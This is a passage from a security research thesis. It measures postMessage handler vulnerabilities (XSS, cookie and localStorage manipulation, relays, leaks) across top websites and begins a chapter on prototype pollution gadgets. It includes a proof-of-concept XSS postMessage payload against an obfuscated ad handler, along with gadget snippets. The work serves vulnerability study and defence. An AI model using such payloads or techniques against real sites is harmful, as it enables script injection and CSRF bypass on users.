The second goal of our attack scenario consists of the manipulation of the client-side state in the victim's browser. While there exist cases in which an attacker might be able to control keys or values of these stores partially, we specifically target those cases in which an attacker can arbitrarily control the values as these trivially lead to an infection vector for persistent client-side XSS, which we discuss in more detail in Chapter 6, or can allow an attacker to circumvent defense mechanisms, e.g., when the site uses Double Submit cookies to protect against CSRF [94]. To achieve arbitrary control, we enforce in our Exploit Templates for state injections that the attacker can fully control both keys and values of localStorage or cookies.

### 4.2.3 Automated Validation

With the generated candidate exploit assignments and our automatic transformation to JavaScript objects, we can now use these objects to call the un-instrumented handler functions directly. While directly calling functions with our prepared objects does not perfectly mimic the behavior of sending postMessages using the API across origin boundaries, we note that our exploit generation only sets the data and the origin attributes. We do not make use of properties that cannot be serialized using the structured clone algorithm [82]. Thus the data part of our constructed message is guaranteed to work the same whether or not we make use of the postMessage API. When origin checks are recorded in crawling, we generate origins that fulfill the required constraints. Note that these are not necessarily valid or existing origins, however, enforcing the correct structure of origins would incur an extensive regular expression check that would be difficult to solve using our SMT solver. We assume that whenever we can find an assignment for an origin even if it is incorrect, that there exists a valid origin that still passes the constraints on the origins. We verify that this assumption holds for our investigated handlers when manually analyzing origin checks found in the wild, as discussed in Section 4.3.2.

To validate the exploitability, we set our payload to either call a logging function (in case of XSS) or invoke storage access with randomized nonces, such that we can later check if the random key with random value has been successfully set. Only when we find evidence that our candidate indeed triggered the intended functionality we generate a report of a successful exploitation, meaning our analysis does not have any false positives.

### 4.2.4 Modeling postMessage Laundering and Leakage

Postmessage laundering and postMessage leakage both capture similar flows, albeit with slightly different environmental constraints. In the case of PM laundering, the attacker wants to achieve that a postMessage handler relays (parts of) the message that the attacker sent to another frame. This is then received by the second frame with the origin of the relaying frame. Contrary, for PM leakage, the attacker wants to be the target of a postMessage carrying sensitive information such as localStorage entries or cookie values.

| Sink | total number of handlers | number of unique handlers | vulnerable handlers number | *sites* | **with** origin check number | *sites* | **without** origin check number | *sites* |
|---|---|---|---|---|---|---|---|---|
| eval | 132 | 57 | 43 | *166* | 18 | *110* | 25 | *56* |
| insertAdjacentHTML | 38 | 4 | 4 | *12* | 1 | *1* | 3 | *11* |
| innerHTML | 37 | 37 | 16 | *54* | 4 | *35* | 12 | *19* |
| document.write | 26 | 4 | 3 | *5* | 2 | *4* | 1 | *1* |
| scriptTextContent | 4 | 4 | 1 | *3* | 0 | *0* | 1 | *3* |
| jQuery .html | 3 | 3 | 1 | *1* | 0 | *0* | 1 | *1* |
| **sum code execution** | 217 | 105 | 66 | *240* | 24 | *149* | 43 | *91* |
| set cookie | 108 | 101 | 18 | *110* | 2 | *4* | 16 | *106* |
| localStorage | 63 | 60 | 30 | *31* | 7 | *8* | 23 | *23* |
| **sum state manipulation** | 161 | 150 | 47 | *140* | 9 | *12* | 38 | *128* |
| **total sum** | 377 | 252 | 111 | *379* | 32 | *160* | 80 | *219* |

**Table 4.2:** Overview of discovered handlers using dangerous sinks and prevalence of vulnerabilities. Table shows total number of handlers (by file hash), unique handlers (by structural hash), and vulnerable handlers. Additionally, outlines how many handlers had origin checks and how many *sites* were affected by the vulnerable handlers.

In both cases, the attacker needs to be able to control which document receives the postMessage. We can distinguish between two cases of how a target page might send postMessages, i.e., by fetching specific iframe elements from the DOM or by using relative frame handlers such as `top`, `opener` or `event.source`. Unfortunately, as described by Barth et al. [9], an attacker can navigate specific sub-frames of any target page using the `window.frames` property cross-origin, leaving the former trivially exploitable. As for the latter, exploitability strictly boils down to the attacker's capabilities of manipulating these properties, e.g., having a site frame another vulnerable application. Since there is no objective criterion which allows us to define the success of an attacker as these issues are context-specific, we resort to manual analysis in those cases where we find potentially dangerous patterns as output by our engine.

To also account for flows coming from either `document.cookie` or `localStorage`, we replace values fetched from either storage mechanism with our proxy values and capture operations on these as in our general case. This showcases the flexibility of our framework, as we can essentially replace any value with a proxy version to capture all operations performed on these objects.

## 4.3 Empirical Study

In this section, we discuss the results of applying PMForce to the top 100,000 sites, according to Tranco[100] created on March 22, 2020. We visited each tranco link, and ten randomly selected same-site links found on the starting page and analyzed each handler that was registered by the pages, amounting to 758,658 documents and 27,499 handler functions. Our experiment was conducted on March 23, 2020 and took around 24 hours using 130 parallel instances of our pipeline, using a timeout of 30 seconds per query to the SMT solver.

```
1 window.onmessage = function (event){
2     if(event.data.type === 'foobar')
3         eval(event.data)
4 }
```

**Figure 4.6:** Example of False Positive of the Taint Analysis

### 4.3.1 Vulnerability Analysis

Table 4.2 depicts the findings of our experiment on the Tranco top 100,000. The total number of handlers represents the amount of unique handlers per hash sum of the handler code, for which we could observe a tainted data flow into the respective sinks. By manually sampling our results we could find various handlers which use slightly differing layouts, as they were the same library but slightly adapted to the website, or had differing nonces across observed instances of the same handler. To paint a clear picture of how many different families of handlers we could observe to be vulnerable, we used a hash over the lexical structure, i.e., the representation as tokens, of the registered handlers and used this as a distinguishing factor. Overall, this resulted in 10,846 unique handlers that we encountered in our experiment. In total, we found 252 handler families with a data flow to any of our considered sinks, out of which we are unable to analyze 21 due to timeouts and another 21 due to unsupported behavior. We defer a detailed analysis of these issues to Section 8.2.1.

Naturally, not all of our forcefully found flows are abusable by an attacker, e.g., sanitized values for XSS or only partially controllable storage values. The number of abusable cases represents our automatically verified issues, which can then be further classified among handlers without any check and handlers with origin checks. Even though Son et al. [112] showed that most origin checks are faulty, we defer a thorough analysis of these checks to Section 4.3.2.

In terms of direct XSS, we find that `eval` is the most prominent sink, with 43 unique handlers that have an exploitable flow. Out of those, 25 do not perform any origin checks and thus can be exploited by a Web attacker without any other pre-conditions. Similarly, 16 handlers use attacker-controllable data in an assignment to `innerHTML`, out of which twelve do not perform an origin check.

Randomly sampling eight (~20%) handlers for which we could not automatically validate code execution flaws, we could find five cases in which exploitability relied on environmental constraints, e.g., the presence of certain DOM elements which were not present in the page. One handler, depicted in Figure 4.6, is unexploitable without resorting to other techniques discussed in Chapter 5. In this handler, it is first checked that the property `type` of `event.data` exists, and subsequently `eval` is called with the entire `event.data` object. To exploit this as an attacker, we need to set `event.data` to, e.g., `alert(1)`. The surrounding code, however, expects the data property to be an object with the key `type`, i.e., there is no way to satisfy both constraints.

The remaining two handlers ensure that only alphanumerical payloads can be used in the context of the sink, for which none of our Exploit Templates fulfill this criterion. While we cannot automatically validate such cases, the output of our taint analysis

```
1  // site 1, with origin check
2  function actual_functionality(e) {
3    if (e.origin == 'https://foo.com') {
4      eval(e.data);
5    }
6  }
7
8  // generic handler on which we calculate structure uniqueness
9  function dispatcher(e) { actual_functionality(e) };
10 window.addEventListener("message", dispatcher);
11
12 // site 2, no origin check
13 function actual_functionality(e) {
14   eval(e.data)
15 }
16
17 // generic handler on which we calculate structure uniqueness
18 function dispatcher(e) { actual_functionality(e) };
19 window.addEventListener("message", dispatcher);
```

**Figure 4.7:** Example of Simple Dispatcher Functions

might be passed to a human expert to provide a final verdict on the exploitability using domain knowledge to, e.g., bypass custom sanitization or filter routines. However, we were still able to find 43 handlers that lead to a trivial code execution by any Web attacker and overall 66 that might be abusable by an attacker if they could compromise a trusted host.

We note here that the sum of handlers with and without origin check amounts to 67. This is caused by the fact that we determine uniqueness on the structure of the directly registered handler, not all code that was used to handle an incoming message. An example of such a handler is shown in Figure 4.7, where the same dispatcher is used to invoke different functionality (once with and once without origin checks) for different sites. Even though we analyze all hash-unique handlers, the table shows the aggregate of structure-unique handlers, hence folding together cases where the registered handler matches, but the invoked functionality differs.

In terms of arbitrary storage manipulation, we could find that 30 handlers are susceptible to localStorage alterations, while 18 to cookie alterations. Again the vast majority does not perform any checks at all, leading to trivial manipulations by an attacker. Sampling another 20 handlers (~20%) where PMForce was unable to validate storage manipulations, uncovers 19 cases in which the handler only allows certain prefixes for the keys of storage alterations or even allows only a single fixed key. In the remaining handler, we could observe that the constraint solver runs into a timeout, even though an arbitrary storage manipulation was possible, which forms a false negative in our analysis. While alterations of specific key-value pairs might still suffice in a specific attack scenario, this does not capture the attack vector that we set out to investigate, i.e., full control of the client-side storage mechanism.

To conclude our results, we found that 43 handlers allowed for trivial XSS affecting 91 sites, as well as, 38 handlers allowing for storage manipulation affecting 128 sites. In total, an attacker can exploit 219 sites due to a complete lack of origin checks.

Even though an abundance of handler functions are performing non-critical operations, we can still find various handlers that do, and that can be abused by an attacker. This highlights the strengths of PMForce in contrast to manual efforts, which would no longer scale to the current corpus of handler functions.

### 4.3.2 Origin Checks

We now turn to analyze the correctness of the origin checks of the problematic handlers we discovered. Using our lexical uniqueness criterion, we captured a total of 32 unique handlers that have exploitable flows once the origin check can be bypassed by an attacker which would affect another 160 sites. Manually examining these checks shows that contrary to the results of Son et al. [112] from 2013, nowadays, 24 out of the 32 handlers perform strict origin checks that are not circumventable. With 19 out of these 24 handlers, the vast majority compares the origin to a set of fix origins. The remaining five implement checks that allow for arbitrary subdomains of a set of fixed eTLD+1, either via regular expressions or checking that the origin ends with the eTLD+1. The incorrect checks constitute of seven `indexOf` checks that an attacker can circumvent using an arbitrary domain with appropriate subdomains or registering a specifically crafted domain and one incorrect check using a broken regular expression. We can conclude that contrary to previous analyses, origin checks have shifted to being mostly correctly implemented with the exceptional odd-ones out.

### 4.3.3 PostMessage Relays

In this section, we set out to discuss the results of our manual investigation of handlers for which we could observe a flow from a received postMessage to another call to the postMessage function. We found a total of 45 unique handlers that exhibited any such flow, from which 25 use the data taken from the received postMessage and use it inside a fixed structure that is then sent further along, thus, not controllable by an attacker. Of the remaining 20 handlers, four reflect the message to the sender, thus cannot be used to relay a message to another frame reliably. In Chrome the `event.source` property will be set to null once the frame that originally sent the message was navigated, thus preventing an attacker from navigating the attack page before the postMessage is processed. Firefox and Safari, in contrast, do not have this protective measure in place, which introduces a race condition, in which the attacker tries to navigate the frame before the vulnerable handler echos the data back using the `event.source` property. While we were able to confirm these issues with toy examples, in which messages are reflected to the sender after 100ms, we discard these cases for our analysis as they are dependent on whether or not an attacker can delay the execution of the vulnerable handler in practice.

Overall, this leaves us with 16 handlers that relay messages that an attacker can abuse. For six, the message is relayed to the parent frame, and ten relay the message to another frame in the same document. As described by Barth et al. [9], frames can be navigated across origins, which allows an attacker to set the location of any target frame across origins, unless site make use of CSP's frame-src directive. In fact, in two of these ten cases, frame-src prevents an attacker from choosing arbitrary targets for the relay.

While the direct security implications of postMessage relays remain dependent on further postMessage handlers, which allow particular origins to execute sensitive functionalities, they unveil a more general issue that arises from the usage of the origin as an integrity check. The receiving frame cannot discern whether the message stems from the benign sender, an attacker, or even any other script that runs in the same origin as the intended sender (e.g., as a third-party script).

### 4.3.4 Privacy Leaks

In a separate crawl of the same dataset performed on March 25, 2020, we proxied all elements stemming from either cookie or localStorage and observed flows from these stores which are sent out via a postMessage as described in Section 4.2.4. We found eight unique handlers with such a flow, for which one was a false positive, and all other flows constituted privacy leaks. Four handlers leaked specific values to the sender, and three leaked arbitrary values that can be influenced via the received postMessage. Contrary to our other cases, these were exclusively found on a single site and not part of library functionality found on multiple sites.

Naturally, this analysis comes with the inherent limitation that we do not have any means to log in to the sites. While this is a general limitation of a large-scale analysis, our framework could be used in a context where automatic logins are feasible, e.g., assisted by login information of the developer. This would allow us to uncover more functionality of the sites overall, but in particular, could unveil more handler functions which handle sensitive user data since these might only be present after the login.

### 4.3.5 Case Studies

In the following, we discuss two case studies that depict interesting vulnerabilities that we could find with PMForce.

#### 4.3.5.1 Obfuscated Ad Frame

We found an XSS flaw in the obfuscated postMessage handler of an ad company (shown in Figure 4.8). Our dynamic analysis collected the corresponding values used in the conditionals, which are shown as comments in the source code. The postMessage format expected by the handler consists of four strings separated by the string `~@#bdf#@~`. The first string needs to be `Ad`, and the second string is the injection point. The third and fourth string are used for checks not directly related to the exploitable program trace, however, they need to be present to avoid a runtime error. The `setIfr` method calls `document.write` with our payload enclosed in HTML which is fixed by the page. We note that our approach was able to fully automatically find and validate the exploit; a task that would be extremely time-consuming for a manual analysis of this heavily obfuscated code snippet.

#### 4.3.5.2 Bot Protection Service

We found that a widely used bot protection service was, once it suspected a browser of being operated automatically, delivering captcha interstitials, which had a vulnerable

```
function receiver(a) {
    if (a[_$_8e7c[46]]) { // a['data']
        var s = _$_8e7c[1]; //
        try {
            var r = _$_8e7c[47]; // r = ~@#bdf#@~
            block = a[_$_8e7c[46]][_$_8e7c[48]](r)[3]; //
            ↪ event.data.split('~@#bdf#@~')[3]
            size = a[_$_8e7c[46]][_$_8e7c[48]](r)[2]; //
            ↪ event.data.split('~@#bdf#@~')[2]
            message = a[_$_8e7c[46]][_$_8e7c[48]](r)[1]; //
            ↪ event.data.split('~@#bdf#@~')[1] contains our payload
            s = a[_$_8e7c[46]][_$_8e7c[48]](r)[0] // event.data.split('~@#bdf#@~')[0]
        } catch (ex) {}
        ;if (s === _$_8e7c[49]) { // s == 'Ad'
            try {
                ad = message; // sets global ad value to our injected payload
                if (block == _$_8e7c[50]) { // block == 'true'
                    // ...
                } else {
                    // ...
                }
                ;setIfr(currentIframe, size[_$_8e7c[48]](_$_8e7c[57])[0],
                ↪ size[_$_8e7c[48]](_$_8e7c[57])[1]) // does document.write with ad
                ↪ variable on currentIframe
            } catch (ex) {
               // ...
            }
        }
        // ...
    }
}
// hosted on the attackers page with target pointing to the vulnerable frame
target.postMessage('Ad~@#bdf#@~<img src="foo"
↪ onerror="top.alert(document.domain)"><textarea>~@#bdf#@~a~@#bdf#@~true')
```

**Figure 4.8:** Obfuscated Ad Handler

postMessage handler accepting messages from any origin and using sent data to set cookies. This pattern can be used by an attacker to set arbitrary cookies for all the sites that make use of this protection mechanism by first triggering the bot detection via frequent requests and then use the handler to set cookies. Investigating one of the vulnerable sites, an online real estate market place, unveils the use of Double Submit cookies for CSRF prevention. While the Bot prevention also means that any further request is blocked unless a captcha was solved, the attacker can rely on the user to assist in this endeavor. Once the captcha is solved, the handler sets a cookie from the bot prevention service for the target domain indicating the success, thus allowing any subsequent requests until it reclassifies the behavior as suspicious. After the captcha was solved, the attacker can perform the cross-site request and circumvent the protection due to the previously planted cookie.

Naturally, any instance of client-side storage manipulation can also be used by an attacker to mount persistent client-side XSS attacks as further elaborated on in Chapter 6.

## 4.4 Summary

We showed that the amount of postMessage handlers had increased tremendously over the recent years, rendering any manual efforts to measure the security- and privacy-relevant behavior inept.

We tackle this research gap by presenting an in-browser solution that can selectively apply forced execution and dynamic taint analysis to postMessage handlers found while crawling the 100,000 most popular sites. We track data flows originating from the received postMessage into sensitive sinks such as `eval` for code-execution flaws and `document.cookie` for state-alteration flaws. Once we encounter such potentially dangerous flows, we utilize path constraints collected in our execution framework, augmented with what we dubbed Exploit Templates, and solve all these constraints using state-of-the-art SMT solvers. Doing so shows that most behavior exhibited by handler functions found in the wild can be represented in our chosen constraint language.

We use the assignments generated by the constraint solver to create exploit candidates that we validate automatically with the un-instrumented handler functions. Doing so allows us to automatically uncover abusable flaws in 111 handlers, which affect 379 sites, out of which 80, affecting 219 sites, do not perform any origin checks, such that a Web attacker can trivially exploit those. Contrary to previous analyses, we show that most origin checks protecting sensitive behavior are implemented correctly; thus, they no longer allow an attacker to bypass them. Additionally, we report on an analysis of the threat of postMessage relays and privacy leaks via postMessage handlers showcasing how our system can be further used to uncover flaws in real-world sites.

# 5
# Understanding Client-Side Prototype Pollution Vulnerabilities

Moving on from a previously studied threat that lacked automated detection, we now turn our attention to the domain of Prototype Pollution vulnerabilities. This class of vulnerabilities lacks thorough studying in client-side code as a whole, but we have seen its impact in selected manually analyzed libraries [4].

To evaluate the threat of prototype pollutions in the wild, we present a concolic execution engine that allows us to study the prevalence of prototype gadgets, i.e., benign pieces of code that can be coerced into exhibiting malicious behavior if an attacker can manipulate JavaScript prototypes. We show that such prototype gadgets are prevalent throughout even the most popular applications, allowing attackers to gain code-execution or forge requests using client-side CSRF vulnerabilities. We use this information to propose Web platform changes that can eradicate this threat vector by default and highlight protection mechanisms that developers could deploy while platform changes are not yet implemented.

## 5.1 Prototype Pollutions in Client-Side Web Applications

Given the dynamic nature of JavaScript, prototypes can be altered at runtime. As a benign example, a developer might want to define a function that encodes strings to their `base64` version. The developer can simply add this function to the String prototype and subsequently use it directly on every string in their application. However, if a prototype is maliciously altered, otherwise benign pieces of code can suddenly exhibit malicious functionality. Figure 5.1 shows such an instance, where a configuration object is passed to a function with the intention to load a library into the application. The developer intended this function to either load the library that is supplied via the `scriptUrl` property of the config object or load the library from its default location. Since the developer passed an empty object to this function (line 7), one might assume that the library should be loaded from its default location, as `config.scriptUrl` is undefined (line 3). However, if an attacker manages to alter the `scriptUrl` property on any prototype in the prototype chain of the object, e.g., the Object prototype, the non-existent property *falls back* to the prototype. In our example, the attacker can now control the location from which another script is fetched and executed in the scope of the application. This allows the attacker to execute arbitrary code in the application by pointing the `scriptUrl` to a location that they control.

To successfully conduct such an attack, the application has to have two distinct flaws. First, it needs to contain a code snippet that can be used to *manipulate* a prototype,

```
1  function includeLibrary(config){
2    let elem = document.createElement('script');
3    elem.src = config.scriptUrl || 'https://example.com/lib.js';
4    document.body.appendChild(elem);
5  }
6
7  includeLibrary({});
```

**Figure 5.1:** Simple Prototype Pollution Gadget

```
1  // manipulated by attacker
2  Object.prototype.foobar = 1;
3
4  function copyObject(obj){
5      let copy = {};
6      for (let key in obj){
7              copy[key] = obj[key];
8      }
9      return copy;
10 }
11
12 original = {foo: "bar"};
13 copy = copyObject(original);
14
15 // returns false
16 original.hasOwnProperty("foobar");
17
18 // returns true
19 copy.hasOwnProperty("foobar");
```

**Figure 5.2:** for in Iteration Example

i.e., set a property on the prototype to the value of the attacker's choosing, which we refer to as a *prototype manipulation*. Second, the application needs to contain what we call a *prototype gadget*, i.e., a piece of JavaScript code that incorrectly handles cases of polluted prototypes, thereby enabling the attacker to capitalize on the first step.

Besides direct accesses to properties, prototypes are also checked whenever the program uses `for..in` iterations on an object. Figure 5.2 shows an example, where a prototype pollution adds a property `foobar` on all objects that fall back to the Object prototype. In the iteration (line 6), the JavaScript engine iterates over all properties of the object and any of the non-native properties of its prototypes and adds these as properties to the `copy` object. In this particular example, this would mean that the copy returned from this function has the `foobar` property set on the object itself and not only on the Object prototype. Using the `hasOwnProperty` function, the program can check whether the property exists on the object itself (as is the case for our copy, see line 19) or if this property stems from any of its prototypes (as would be the case for the input to the copy function, line 16). Unfortunately, once the application copies such properties to another object, they become indistinguishable from the actual properties that the developer intended to define.

## 5.2 Detecting Prototype Gadgets

In this section, we discuss our methodology on finding pollution gadgets. To that end, we discuss how we utilized Jalangi to implement a concolic execution engine and how we propagate symbolic values through our engine. We elaborate on our considerations for the generation of test cases, as well as, how we employ this instrumented engine to visit real-world websites.




**Figure 5.3:** Overview of PPGadget Approach

### 5.2.1 Overview

Our system consists of three major components, i.e., a concolic execution engine we built using a custom Jalangi2 [106] analysis, a proxy server that instruments and caches all JavaScript included into any given page, and our crawlers that visit the pages under test while supplying the concolic engine with information about the current test case to be executed and access to the translation layer between our recorded path constraints and the SMT solver.

Whenever we observe a data flow of one of our symbolic values into a dangerous sink, we generate a report containing all the path constraints and information about the observed flow for later manual verification. An overview of our approach is depicted in Figure 5.3.

### 5.2.2 Concolic Engine

We utilize Jalangi2 [106], which is a dynamic analysis framework for JavsScript supporting features up to `ECMAScript` version 5.1 presented by Sen et al. [109], to implement our concolic engine. On a high level of abstraction, we treat properties, which the program accesses, but that are not defined on the respective object nor in the prototype chain as symbolic values. To that end, we employ techniques presented in Chapter 4 and represent symbolic values via JavaScript proxy objects, which capture all operations performed on the symbolic value at runtime. We use the same techniques to solve path

constraints whenever we encounter a control flow statement and fork our analysis state if multiple branches are feasible in a given execution run.

Unfortunately, our framework as presented in Chapter 4, which relied on Iroh[75] as a dynamic JavaScript analysis framework, cannot be used to analyze complete websites holistically. Instead, Iroh can only be used inside the page to instrument code that was added at runtime. Therefore, we extend the building blocks presented earlier to implement a concolic engine using a custom Jalangi analysis.

Jalangi's capabilities are very similar to Iroh's, yet, one structural difference of Jalangi introduces a significant drawback for our purposes, which we want to highlight in the following. Namely, conditional statements that contain the conjunction of two predicates. Iroh instruments this code such that the respective callback(Iroh.IF) is only called once. This allows the proxy mechanism to capture one conditional with both predicates. Jalangi, however, unrolls those predicates and invokes the respective callback (Analysis.conditional) twice, once for each predicate. This change increases the number of paths in the instrumented program by the factor of predicates per conditional. This circumstance actively contributes to the path explosion problem, for which we discuss the impact on our dataset in more detail in Section 5.4.

Whenever we encounter a control flow statement that relies on one of our symbolic values, we can check which of the paths are feasible given the collected path constraints, which are extracted from the proxy mechanism. If only one path is feasible, i.e., we can find an assignment that fulfills the path constraints using Z3 as a constraint solving engine, we continue going down this particular path. If multiple paths are feasible, we continue with one of them, all the while adding another testcase to our centralized database, which is investigated in a subsequent (fresh) visit to the page.

#### 5.2.2.1 Concolic Test Case

A test case in our infrastructure consists of three parts, i.e., the URL which is to be visited, the set of properties that we simulate to be polluted (i.e., treat as symbolic values), and a mapping of conditionals to their expected truth values. As hinted at in the preceding section, the latter is used whenever we have more than one branch that can be taken on any given control flow statement. We seed our test cases by visiting a target URL and collecting all properties that fallback to the prototype and have no associated value in any of their prototypes.

While we could treat all fallbacking properties as symbolic in a single execution run, thus only need to care about us visiting all paths throughout the program, this approach falls short in two regards.

First, we are unable to model specific behavior of JavaScript in the constraint solving engine of our choice, i.e., Z3. The more properties we simultaneously treat as symbolic, the more issues might arise in our abstraction layer that influences the outcome of a particular execution run whenever we need to concretize values. More importantly, since we are no longer restricting instrumentation to postMessage handlers, our work unveils further issues in the abstraction layer that helps us represent JavaScript behavior in Z3. We follow the best effort approach to model native functions as was done by related research [107], however, one prominent example that we cannot support are the functions `String.toLowerCase` and `String.toUpperCase`. They cannot be

modeled in Z3 without resorting to regular expressions, which significantly increases the time the SMT solver needs to answer our queries. Ultimately, the inability to correctly represent all behavior of JavaScript in the logic of the constraint solver means that we cannot decide which paths are feasible and should thus be analyzed further, even if the constraints of the subset of properties that jointly contribute to a security issue could be represented in our constraint language and solved within reasonable amounts of time. We defer a more thorough analysis of such and similar limitations to Chapter 8.

Second, our pipeline relies on manual verification of the potentially dangerous flows that we could find while analyzing the websites with our concolic engine. Restricting our reports to the minimal information that facilitate a particular flow makes manual verification by a human agent easier. In particular, all symbolically treated values contribute additional constraints to our set of path constraints, which the human agents needs to analyze, even if their outcome does not influence the presence of the data flow. We also discuss the anatomy, e.g., amount of properties, that constitute a real-world vulnerability in more detail in Section 5.3.1.

Whenever we analyze a test case with our concolic engine, we spin up a fresh browser before continuing with our concolic execution. Even though this step is costly, executing JavaScript, in particular library code, can incur some form of side-effect on the global JavaScript execution environment. As an example, executing the script of a library registers its API on the window object. Before actually adding the API, the library script can check if it was already included and, if so, stop its second initialization, thus diverting control flow. Similarly, once we start propagating symbolic values onto global objects, e.g., if they are copied on the window object by the program, using the same execution environment would influence any further analysis of another test case. To eradicate side-effects of our concolic execution from carrying over to subsequent runs, we therefore completely tear down the environment.

Even though our infrastructure is capable of handling multiple fallbacks as symbolic in a given test case, we opt to limit our analysis to a single fallbacking property to cope with the path explosion problem induced by a plethora of fallbacking properties that we can observe in the wild, as further discussed in Section 5.4.

### 5.2.3 Propagation of Symbolic Values

In this section, we discuss how symbolic values propagate throughout our concolic engine, as their propagation also occurs in non-trivial cases, where symbolic values are not directly part of the operations.

Naturally, whenever a symbolic value is part of an expression in the program, e.g., Unary, Binary Expression, or Function Expressions, we collect those operations inside the proxy structure that constitutes our symbolic value, as discussed in Chapter 4. This allows us to concretize those values whenever we need to, i.e., when we are currently executing a control flow statement to which the conditional is symbolic.

#### 5.2.3.1 Placeholder Symbolic Values

However, in the case of symbolic values that originate from `for..in` iterations, initially, we cannot know which keys are later on accessed in the program and might thus flow

```
1 function distributeWorkItem(obj){
2   let copy = copyObject(obj);
3   let elem = document.getElementById('elem');
4   if (copy.innerText){
5     elem.innerText = copy.innerText;
6   } else if (copy.innerHTML){
7     elem.innerHTML = copy.innerHTML;
8   }
9 }
```

**Figure 5.4:** Placeholder Key/Value Pair Propagation

into sensitive sinks. To that end, we add placeholder keys/values pairs as properties on the object that is used in such an iteration. Since keys of objects cannot be any complex object, i.e., JavaScript Proxies, we concretize those keys to unique identifiers, which we associate to their respective symbolic values in a global data structure. Whenever we observe this random identifier now being part of any operations, as done via the appropriate Jalangi callbacks, we substitute its value with the correct symbolic value, representing the property name. If this particular symbolic value would then need concretization, e.g., when used as an accessor to the initial object, we concretize it to its random identifier, for which the object has the corresponding symbolic value stored. This allows the application to access the appropriate symbolic value representing the value of the key/value pair.

Having the means to handle such placeholder symbolic values allows us to substitute property accesses that are neither defined on the object nor are in the set of fallback properties in the current test case by updating the symbolic value to represent the accessed property. An example for this case is given in Figure 5.4, where we re-use the `copyObject` function from Figure 5.2. Here, the copied object contains, besides all properties that were present before the copy operation, an additional entry that maps one of our random identifiers to one of our symbolic values. The application, at first, tries to access the innerText property. If this property was not set on the base object, the `for..in` iteration would have been able to introduce such a property. Thus, we can emit a path constraint that our symbolic value, which represents the property added via the `for..in` iteration, must be equal to the string `innerText` and instead of returning `undefined` from this property access, we return the symbolic value representing the value of the copied property. Assigning a placeholder to a specific property means that subsequent accesses are no longer able to use this particular placeholder due to the path constraints that we emitted. This, in turn, means that we need to treat any such assignment as another test case in our analysis, as it might very well be the case that the first observed non-existing property is not part of a sensitive data flow, but a property that was accessed at a later point in the program is, as is the case for the `innerHTML` property in our example. Orthogonally, we might find instances in which placeholder properties are used directly in assignments that might be security-sensitive. An example of such a case is shown in Figure 5.5. Here the program iterates over the attributes object and assigns every key/value pair to the script element created at the beginning.

```
1  function addScript(tag, src, wtcallback, attributes) {
2    var s = document.createElement(tag);
3    if (src) {
4        s.setAttribute('src', src);
5    }
6    if (attributes) {
7        for (var key in attributes) {
8            s.setAttribute(key, attributes[key]);
9        }
10   }
11
12   document.head.appendChild(s);
13 }
```

**Figure 5.5:** Arbitrary Property Copy

```
1 let config = window.config || {};
2 config.html = "<h2>Hello User</h2>";
3 if(config.shouldGreetUser){
4   document.write(config.html);
5 }
```

**Figure 5.6:** Assignment to Symbolic Value

In such a case, our engine produces one report per property that allows for exploitation, e.g., using the `script.src` or event handlers such as `onload`/`onerror`.

#### 5.2.3.2 Assignments to symbolic properties

Besides cases in which we need to add further means of propagating taint in the form of our placeholder values, there also exist instances in which the code can overwrite parts of our symbolic values, in essence marking those parts as no longer attacker-controllable. An example of such functionality found in real-world applications is depicted in Figure 5.6. If the config variable is not defined on the window object, e.g., as a global variable, accessing `window.config` would eventually fallback to the `Object` prototype. However, the application code overwrites the `html` property, such that the sink access to `document.write` in line 4 is not controllable by an attacker if we would have a custom JavaScript object injected via a prototype manipulation.

Even though we show in the evaluation of our benchmark in Section 5.3.3.3, that there exists a specific situation in which such snippets could still be exploited by an attacker, we do not represent such behavior in our symbolic state space. Thus, we opt to assume that property assignments indicate that the accessed value is a JavaScript object and that any assignment leads to the value being reflected on a subsequent access. In general, such an assumption would not uphold, as we can overwrite arbitrary properties using, e.g., `Object.defineProperty`, and remove the possibility to set values by providing an empty setter in the *accessor property descriptor*[84] as shown in Figure 5.7.

```
Object.defineProperty(Object.prototype, "foobar", {
  get: function(){return "42"},
  set: function(){}
})
let obj = {};
obj.foobar; // evaluates to "42"
obj.foobar = 43; // no-op, getter will still return "42"
```

**Figure 5.7:** Redefining Property Setter

```
function addScript(config){
  let url = config.url;
  if(url.protocol === 'https' && url.host.endsWith('example.com')){
    let script = document.createElement('script');
    script.src = url;
    document.body.appendChild(script);
  }
}
```

**Figure 5.8:** Flow depending on Custom Type

#### 5.2.3.3 Non-Basic types for Symbolic Values

